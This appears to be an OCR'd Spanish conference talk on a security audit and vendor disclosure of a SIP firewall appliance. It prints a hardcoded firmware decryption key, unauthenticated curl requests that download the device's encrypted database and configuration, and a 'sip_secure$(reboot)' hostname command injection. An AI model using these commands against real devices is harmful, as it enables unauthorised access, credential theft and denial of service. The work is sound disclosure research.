
# █
```

¿ Qué más podemos hacer ?



Ver cómo descifra el firmware


```
fw_log "Extracting the firmware package..."
openssl enc -aes-256-cbc -d -salt -S $salt -K $key -iv $iv -in stm_update.bin -out $installer
if [ $? -ne 0 ];then
    fw_errlog "Error: Decryption of firmware update binary failed"
    cleanup
    echo 1
    exit 1
fi
```



```
installer=stm_update.tgz
instfiles=instfiles.tgz
installerloc=/tmp/
CERTPATH=/etc/certs/
salt=3259545633584c4e32594c524c4456394d434b43000a
key=325959465859484232594656564d573833584c4a4742485632434b55000a
iv=3176302e000
```

```
$ openssl enc -aes-256-cbc -d -salt
-S 3259545633584c4e32594c524c4456394d434b43000a
-K 325959465859484232594656564d573833584c4a4742485632434b55000a
-iv 3176302e000 -in stm_update.bin -out stm_update2.bin
```

Aviso al fabricante



Aviso al fabricante



Mediados de Julio:

- Envío todos los fallos descubiertos.
- Le sugiero que contrate una auditoría urgentemente con una empresa especializada.

Respuesta rápida por parte del fabricante:

- Muchas gracias por el aviso.
- Nos vamos a centrar en solucionarlo.

Aviso al fabricante



Finales de Agosto (mail del fabricante):

- Lo hemos solucionado todo.
- Te vamos a mandar un dispositivo nuevo con la versión 2.0.
- Esperamos el feedback por tu parte.

¿ Realmente no se pueden permitir pagar una auditoría ?

Aviso al fabricante



Finales de Septiembre:

- Me llega el dispositivo desde La India.

Principales cambios:

- Nueva caja más compacta.
- Cambio de MIPS a ARM.
- Distribución Debian con ¿¿ **SID** ??

Aviso al fabricante

Tras recibir el aparato nuevo:

- Lo conecto a la red, accedo a la web.
- Y 10 min más tarde le envío esto al fabricante:

```
# uname -a
Linux sip-secure 3.10.37 #1 SMP PREEMPT Mon Jul 4 00:00:12 IST 2016 armv7l armv7l armv7l GNU/Linux
# hostname
sip-secure
# whoami
root
# █
```

Le vuelvo a sugerir que contrate una auditoría.

- No están por la labor.
- Lo único que quieren es que les diga cómo entré.

Problemas



Mismo sitio, diferente parámetro

The screenshot shows the SIP Threat Management web interface. On the left is a navigation menu with options: Dashboard, Device, Security Settings, Security Alerts, Tools (highlighted), Administration, Diagnostics, Ping, Traceroute, Troubleshooting, Firmware Upgrade, and Logs Archive. The main content area is titled 'Ping' with a help icon. It contains a 'Host' input field, a 'Count' dropdown set to '1', and 'Ping' and 'Reset' buttons. Below these is a large empty box for results. At the top of the interface, there is a header with the SIP Threat Management logo and a timestamp: '01-August-16 04:41:38 pm'.

En este caso conozco la contraseña del panel

Los fallos que les comenté están solucionados:

- Ya no puedo descargar la BBDD con un GET
- Ya no puedo inyectar en el login


Pero el fichero PHP del panel que descarga la configuración del usuario (la BBDD cifrada) no comprueba la variable de sesión

Podemos descargar un backup de la BBDD cifrada:

- curl --insecure <https://192.168.1.222/View/download.php?id=db>

Configuración del usuario

```
$ curl --insecure https://192.168.1.222/View/download.php?id=db |base64 -d > stm_crypt.db  
  
$ openssl enc -aes-256-cbc -d -salt -S 3259545633584c4e32594c524c4456394d434b43000a \  
-K 325959465859484232594656564d573833584c4a4742485632434b55000a -iv 3176302e000 \  
-in stm_crypt.db -out stm.db
```



The screenshot shows a database management interface with the following components:

- Buttons: New Database, Open Database, Write Changes, Revert Changes
- Tabs: Database Structure, Browse Data, Edit Pragma, Execute SQL
- Table: WEBUSERS
- Table Structure:

	USERNAME	PASSWORD	TYPE
	File:	File:	File:
1	admin	21232f297a57a5a743894a0e4a801fc3	1

Más ficheros que no verifican la variable de sesión

El panel sólo permite un usuario activo. Si se autentica correctamente un segundo usuario, echa al primero.

Podemos echar al usuario activo sin autenticarnos:

- `curl --insecure -d "config=Continue" https://192.168.1.222/View/login\_multi\_attempt.php`

- También hay otras partes del panel que no verifican la sesión:


Podemos descargar toda la configuración del sistema:

- `curl --insecure https://192.168.1.222/View/download.php?id=diagnostics`

O descargar las alertas detectadas por el dispositivo:

- `curl --insecure https://192.168.1.222/View/download.php?id=alert`

¿ Qué ocurre si inyectamos código en el *hostname* ?



General Settings ?	
Device Settings	
Host Name	sip_secure\$(reboot) ⓘ
IP Configuration	Static ⓘ
IP Address	192.168.1.222 ⓘ
Subnet Mask	255.255.255.0 ⓘ
Gateway	192.168.1.1 ⓘ
DNS Server	192.168.1.1 ⓘ
Enable SSH	☒

- El dispositivo entra en un bucle de reinicios.
- ¡¡ Tuve que reflashearlos !!

Problemas



Y lo peor de todo ...

•

•

Per

en
e

Features **Tech Specs** **User Interface** ** Guides & Firmware**

Guides & Firmware
Datasheet - [Download Now](#)
User Manual - [Download Now](#)
Quick Installation Guide - [Download Now](#)
Latest Firmware: [Download Here \(allo_stm10_jan12_2016.tgz\)](#)

Conclusión



Muchas veces surgen buenas ideas con buenas intenciones

- Es importante analizar no sólo la funcionalidad y la usabilidad.
- Sino también la seguridad del propio dispositivo.

En este caso, un dispositivo que debe bloquear ataques hacia nuestra PBX

- Permite que se nos cuelen en nuestra red:
 - Acceso a todo el sistema.
 - Ya no hay firewall de por medio.
 - Monitorización de tráfico.



Gracias por su atención



GOBIERNO
DE ESPAÑA

MINISTERIO
DE ECONOMÍA, TURISMO
Y AGENTÍA D.G.T.

